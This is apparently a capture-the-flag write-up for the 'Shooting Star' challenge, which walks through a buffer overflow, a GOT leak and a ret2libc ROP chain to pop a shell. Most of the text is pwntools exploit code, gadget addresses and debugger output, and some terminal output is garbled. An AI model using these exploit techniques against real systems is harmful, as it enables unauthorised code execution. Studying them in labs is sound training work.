Shooting Star

Shooting star

EASY

DESCRIPTION

Tired of exploring the never-ending world, you lie down and enjoy the crystal clear sky. Over a million stars above your head! Enjoy the silence and the glorious stars while you rest.

NX is enabled but there's no PIE or Canary:

```
(env) flerb@ubuntu:~/HTB/ShootingStar$ file shooting_star
shooting_star: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, Buil
dID[sha1]=78179254768c1362423b4d4b124ff480b059febe, for GNU/Linux 3.2.0, not stripped
(env) flerb@ubuntu:~/HTB/ShootingStar$ checksec shooting_star
[*] '/home/flerb/HTB/ShootingStar/shooting_star'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
(env) flerb@ubuntu:~/HTB/ShootingStar$ ldd shooting_star
        linux-vdso.so.1 (0x00007ffe0c3dd000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f9111511000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f911171d000)
(env) flerb@ubuntu:~/HTB/ShootingStar$
```

The program itself is pretty simple:

```
(env) flerb@ubuntu:~/HTB/ShootingStar$ ./shooting_star
🌠 A shooting star!!
1. Make a wish!
2. Stare at the stars.
3. Learn about the stars.
> 1
>> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

May your wish come true!
Segmentation fault (core dumped)
(env) flerb@ubuntu:~/HTB/ShootingStar$ ./shooting_star
🌠 A shooting star!!
1. Make a wish!
2. Stare at the stars.
3. Learn about the stars.
> 2
Isn't the sky amazing?!
(env) flerb@ubuntu:~/HTB/ShootingStar$ ./shooting_star
🌠 A shooting star!!
1. Make a wish!
2. Stare at the stars.
3. Learn about the stars.
> 3
A star is an astronomical object consisting of a luminous spheroid of plasma held together by its own gravity. The nearest star to Ea
rth is the Sun. Many other stars are visible to the naked eye from Earth during the night, appearing as a multitude of fixed luminous
 points in the sky due to their immense distance from Earth. Historically, the most prominent stars were grouped into constellations
and asterisms, the brightest of which gained proper names. Astronomers have assembled star catalogues that identify the known stars a
nd provide standardized stellar designations.
(env) flerb@ubuntu:~/HTB/ShootingStar$
```

The function of interest is the star function which takes in 0x200 bytes into a 64-byte buffer, it seems like a rop chain is probably the best solution.

Decompile: star - (shooting_star)

```
1
2  void star(void)
3
4  {
5    char local_4a [2];
6    undefined local_48 [64];
7
8    read(0,local_4a,2);
9    if (local_4a[0] == '1') {
10     write(1,&DAT_00402008,3);
11     read(0,local_48,0x200);
12     write(1,"\nMay your wish come true!\n",0x1a);
13   }
14   else {
15     if (local_4a[0] == '2') {
16       write(1,"Isn\'t the sky amazing?!\n",0x18);
17     }
18     else {
19       if (local_4a[0] == '3') {
20         write(1,
21               "A star is an astronomical object consisting of a luminous spheroid of plasma held tog
                ether by its own gravity. The nearest star to Earth is the Sun. Many other stars are v
                isible to the naked eye from Earth during the night, appearing as a multitude of fixed
                 luminous points in the sky due to their immense distance from Earth. Historically, th
                e most prominent stars were grouped into constellations and asterisms, the brightest o
                f which gained proper names. Astronomers have assembled star catalogues that identify
                the known stars and provide standardized stellar designations.\n"
22               ,0x242);
23       }
24     }
25   }
26   return;
27 }
28
```

```
pwndbg> cyclic 100
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
pwndbg> run
```

```
Starting program: /home/flerb/HTB/ShootingStar/shooting_star
🌠 A shooting star!!
1. Make a wish!
2. Stare at the stars.
3. Learn about the stars.
> 1
>> aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa

May your wish come true!
```

```
flerb@ubuntu: ~/HTB/ShootingStar 138x42
R9   0x7ffff7fe0d50 ◂— endbr64
R10  0x7ffff7fef130 ◂— pxor   xmm0, xmm0
R11  0x246
R12  0x401060 (_start) ◂— xor    ebp, ebp
R13  0x7fffffffdff0 ◂— 0x1
R14  0x0
R15  0x0
RBP  0x6161617261616171 ('qaaaraaa')
RSP  0x7fffffffdef8 ◂— 0x6161617461616173 ('saaataaa')
RIP  0x4011ec (star+170) ◂— ret
──────────────────────────────[ DISASM ]──────────────────────────────
► 0x4011ec <star+170>    ret    <0x6161617461616173>
```

```
(env) flerb@ubuntu:~/HTB/ShootingStar$ expr length aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaa
72
```

We need 72 characters of buffer to get to the overwritten return address.

The global offset table only has write, read and setvbuf:


Can use a small program to ensure that everything works how we would expect it to, this will Make a wish! then enter the payload of '72' * A + the address of the main function, so if everything is working correctly it should return to main and execute the program again:

```
from pwn import *
from colorama import Fore
from colorama import Style

# pwnshop exploit

def main():
    context.log_level = 'DEBUG'
    context(os='linux', arch='amd64')
    io = process('./shooting_star')
    #io = remote('46.101.23.188', 30459)

    # STEP 0
    # Hijack Return
    got_write = p64(0x404018)
    got_read = p64(0x404020)
    plt_write = p64(0x401030)
    plt_read = p64(0x401020)
    main = p64(0x401230)
    leak_padding = b'1' * 72
    payload = leak_padding + main
    io.sendlineafter('> ', b'1')
    io.sendlineafter('>> ', payload)

    io.interactive()
```

Everything works as intended and control comes back to the user, where I entered 3 to learn something about stars:


```
flerb@ubuntu:~/HTB/ShootingStar$ ./solve_local.py
[+] Starting local process './shooting_star' argv=[b'./shooting_star'] : pid 15793
[DEBUG] Received 0x5b bytes:
[DEBUG] Received 0x5b bytes:
flerb@ubuntu:~/HTB/ShootingStar$
    00000020  20 77 69 73  68 21 0a 32  2e 20 53 74  61 72 65 20  | wis|h!·2|. St|are |
    00000030  61 74 20 74  68 65 20 73  74 61 72 73  2e 0a 33 2e  |at t|he s|tars|.·3.|
    00000040  20 4c 65 61  72 6e 20 61  62 6f 75 74  20 74 68 65  | Lea|rn a|bout| the|
    00000050  20 73 74 61  72 73 2e 0a  3e 20 00                 | sta|rs.·|> ·|
    0000005b
[DEBUG] Sent 0x2 bytes:
    b'1\n'
[DEBUG] Received 0x3 bytes:
    b'>> '
[DEBUG] Sent 0x51 bytes:
    00000000  31 31 31 31  31 31 31 31  31 31 31 31  31 31 31 31  |1111|1111|1111|1111|
    *
    00000040  31 31 31 31  31 31 31 31  30 12 40 00  00 00 00 00  |1111|1111|0·@·|····|
    00000050  0a                                                |·|
    00000051
[*] Switching to interactive mode
[DEBUG] Received 0x75 bytes:
    00000000  0a 4d 61 79  20 79 6f 75  72 20 77 69  73 68 20 63  |·May| you| r wi|sh c|
    00000010  6f 6d 65 20  74 72 75 65  21 0a f0 9f  8c a0 20 41  |ome |true|!···|·· A|
    00000020  20 73 68 6f  6f 74 69 6e  67 20 73 74  61 72 21 21  | sho|otin|g st|ar!!|
    00000030  0a 31 2e 20  4d 61 6b 65  20 61 20 77  69 73 68 21  |·1. |Make| a w|ish!|
    00000040  0a 32 2e 20  53 74 61 72  65 20 61 74  20 74 68 65  |·2. |Star|e at| the|
    00000050  20 73 74 61  72 73 2e 0a  33 2e 20 4c  65 61 72 6e  | sta|rs.·|3. L|earn|
    00000060  20 61 62 6f  75 74 20 74  68 65 20 73  74 61 72 73  | abo|ut t|he s|tars|
    00000070  2e 0a 3e 20  00                                    |.·> |·|
    00000075

May your wish come true!
✨ A shooting star!!
1. Make a wish!
2. Stare at the stars.
3. Learn about the stars.
> \x00$ 3
[DEBUG] Sent 0x2 bytes:
    b'3\n'
[DEBUG] Received 0x242 bytes:
    b'A star is an astronomical object consisting of a luminous spheroid of plasma held together by its own gravity. The nearest star to Earth is the Sun. Many other stars are v
isible to the naked eye from Earth during the night, appearing as a multitude of fixed luminous points in the sky due to their immense distance from Earth. Historically, the mos
t prominent stars were grouped into constellations and asterisms, the brightest of which gained proper names. Astronomers have assembled star catalogues that identify the known
Original exception was:ardized stellar designations.\n'
Error in atexit._run_exitfuncs:t consisting of a luminous spheroid of plasma held together by its own gravity. The nearest star to Earth is the Sun. Many other stars are visible
identify the known stars and provide standardized stellar designations.\n'
inent stars were grouped into constellations and asterisms, the brightest of which gained proper names. Astronomers have assembled star catalogues that identify the known stars
and provide standardized stellar designations.
[*] Got EOF while reading in interactive
$
```


We can get the registers that have to be pre-loaded for the Write function from Ghydra:




RSI points to string to the start of the string that is being written
RAX contains the return value from the write
EDI is a file descriptor, 1 for stdout
RDX is the size of the string to write

For example, before the legitimate write call in the program at the start of main():








ROPgadget shows that there's a pop rsi available to preload a write function and pop rdi available to send /bin/sh as an argument to system:

```
(env) flerb@ubuntu:~/HTB/ShootingStar$ ROPgadget --binary shooting_star | grep "pop rdi"
0x00000000004012cb : pop rdi ; ret
(env) flerb@ubuntu:~/HTB/ShootingStar$ ROPgadget --binary shooting_star | grep "pop rsi"
0x00000000004012c9 : pop rsi ; pop r15 ; ret
```


Checking the register values at the return from star() for if the registers will work for returning to a write function:



RSI points to string to the start of the string that is being written, we can pop a value here
RAX contains the return value from the write
EDI is a file descriptor, 1 for stdout, RDI is already set to stdout
RDX is the size of the string to write, RDX says 26 bytes will be written

So it looks like all the registers besides rsi are loaded alright for the write to work if we pop the got_write into rsi to leak the address of the write function.

padding + pop rsi + got_write +pop r15, junk_value + plt_write + main()



The function actually returns from star with the value at offset 72 and then immediately returns again in the main program from offset 64, so even 72 'A's causes a segfault at the second return.
For this I used the nice pwntools template and followed with:
https://www.youtube.com/watch?v=Bvd9xnBoWaA

The bulk of the pwntools template is as follows:

```
def start(argv=[], *a, **kw):
    if args.GDB:    # Set GDBScript below
        return gdb.debug([exe] + argv, gdbscript=gdbscript, *a, **kw)
    elif args.REMOTE:   # ('server', 'port')
        return remote(sys.argv[1], sys.argv[2], *a, **kw)
    else:   # Run locally
        return process([exe] + argv, *a, **kw)

def find_ip(payload):
    # Launch process and send payload
    p = process(exe)
    p.sendlineafter('>', '1')
    p.sendlineafter('>>', payload)
    # Wait for the process to crash
    p.wait()
    # Print out the address of EIP/RIP at the time of crashing
    # ip_offset = cyclic find(p.corefile.pc)    # x86
    ip_offset = cyclic_find(p.corefile.read(p.corefile.sp, 4))

    info('located EIP/RIP offset at {a}'.format(a=ip_offset))
    return ip_offset

# Specify your GDB script here for debugging
gdbscript = '''
init-pwndbg
b main
continue
'''.format(**locals())

# Set up pwntools for correct architecture
exe = './shooting_star'
# This will automatically get context arch, bits, os etc.
elf = context.binary = ELF(exe, checksec=False)
# Enable verbose logging so we can see exactly what is being sent (info/debug)
context.log_level = 'debug'
```

Using this beautiful exquisite pwntools template we can add breakpoints and run the program with ./star.py GDB to automatically connect GDB to it.

```
# Specify your GDB script here for debugging
gdbscript = '''
init-pwndbg
b main
continue
'''.format(**locals())
```

The current exploit finds the offset using the find_ip function above:


```python
# ===================================================
#               EXPLOIT GOES HERE
# ===================================================


#Pass in pattern size, get back EIP/RIP offset
offset = find_ip(cyclic(1000))

# # Start program
io = start()

pop_rdi = 0x4012cb
pop_rsi_r15 = 0x4012c9 #actually pops rsi; pop rdi, ret
info("%#x pop_rdi", pop_rdi)
info("%#x pop_rsi_r15", pop_rsi_r15)

#pprint("elf.symbols.write: " + hex(elf.symbols.write))
#pprint("elf.symbols.plt.write: " + hex(elf.symbols.plt.write))
#pprint("elf.symbols.got.write: " + hex(elf.symbols.got.write))

# # Build the payload
payload = flat(
        {offset: [
            pop_rsi_r15,
            elf.got.write,
            0x0,
            elf.plt.write,
            elf.symbols.main
        ]}
)


io.sendlineafter('>', '1')
io.sendlineafter('>>', payload)
io.recvuntil('May your wish come true!\n')

leaked_addr = io.recv()
got_write = unpack(leaked_addr[:6].ljust(8, b"\x00"))
info("%#x leaked_got_write", got_write)

io.interactive()
```

Can run the file with ./star.py GDB and confirm that the leaked address for got_write is correct
In GDB:

```
pwndbg> got

GOT protection: Partial RELRO | GOT functions: 3

[0x404018] write@GLIBC_2.2.5 -> 0x7f0cd88ee1d0 (write) ◂— endbr64
[0x404020] read@GLIBC_2.2.5 -> 0x7f0cd88ee130 (read) ◂— endbr64
[0x404028] setvbuf@GLIBC_2.2.5 -> 0x7f0cd8864e60 (setvbuf) ◂— endbr64
pwndbg>
```

l

Leaked from the program, the leaked address looks correct:





From ldd we can get the locally-used library and from there find the offset to system, write and /bin/sh.

```
flerb@ubuntu:~/HTB/ShootingStar$ ldd shooting_star
        linux-vdso.so.1 (0x00007fffd67a6000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f87bfcf3000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f87bfeff000)
flerb@ubuntu:~/HTB/ShootingStar$ readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep " write@@"
  2278: 00000000001111d0   153 FUNC    WEAK   DEFAULT   16 write@@GLIBC_2.2.5
flerb@ubuntu:~/HTB/ShootingStar$ readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep " system@@"
  1427: 0000000000055410    45 FUNC    WEAK   DEFAULT   16 system@@GLIBC_2.2.5
flerb@ubuntu:~/HTB/ShootingStar$ strings -t x /lib/x86_64-linux-gnu/libc.so.6 | grep "/bin/sh"
 1b75aa /bin/sh
```

Add offsets to exploit and print them out to ensure everything is working properly:

```
offset = find_ip(cyclic(1000))

# # Start program
io = start()

pop_rdi = 0x4012cb
pop_rsi_r15 = 0x4012c9 #actually pops rsi; pop rdi, ret
write_offset = 0x1111d0
system_offset = 0x55410
bin_sh_offset = 0x1b75aa
info("%#x pop_rdi", pop_rdi)
info("%#x pop_rsi_r15", pop_rsi_r15)

#pprint("elf.symbols.write: " + hex(elf.symbols.write))
#pprint("elf.symbols.plt.write: " + hex(elf.symbols.plt.write))
#pprint("elf.symbols.got.write: " + hex(elf.symbols.got.write))

# # Build the payload
payload = flat(
        {offset: [
            pop_rsi_r15,
            elf.got.write,
            0x0,
            elf.plt.write,
            elf.symbols.main
        ]}
)


io.sendlineafter('>', '1')
io.sendlineafter('>>', payload)
io.recvuntil('May your wish come true!\n')

leaked_addr = io.recv()
got_write = unpack(leaked_addr[:6].ljust(8, b"\x00"))
info("%#x leaked_got_write", got_write)

libc_base = got_write - write_offset
system_address = libc_base + system_offset
bin_sh = libc_base + bin_sh_offset

info("%#x libc_base", libc_base)
info("%#x system_address", system_address)
info("%#x bin_sh", bin_sh)



io.interactive()
```





Modify the script and add the second payload to pop a shell

The second sendlinelineafter has to be changed to sendline because the earlier io.recv() captures the > that would prompt us to enter the '1'.

```python
# # Build the payload
payload = flat(
        {offset: [
            pop_rsi_r15,
            elf.got.write,
            0x0,
            elf.plt.write,
            elf.symbols.main
        ]}
)


io.sendlineafter('>', '1')
io.sendlineafter('>>', payload)
io.recvuntil('May your wish come true!\n')

leaked_addr = io.recv()
got_write = unpack(leaked_addr[:6].ljust(8, b"\x00"))
info("%#x leaked_got_write", got_write)

libc_base = got_write - write_offset
system_addr = libc_base + system_offset
bin_sh = libc_base + bin_sh_offset

info("%#x libc_base", libc_base)
info("%#x system_addr", system_addr)
info("%#x bin_sh", bin_sh)

payload = flat(
        {offset: [
            pop_rdi,
            bin_sh,
            system_addr
        ]}
)

io.sendline('1')
io.sendlineafter('>>', payload)
io.recvuntil('May your wish come true!\n')


io.interactive()
```

The script works locally:


```
[*] Switching to interactive mode
$ id
[DEBUG] Sent 0x3 bytes:
    b'id\n'
[DEBUG] Received 0x87 bytes:
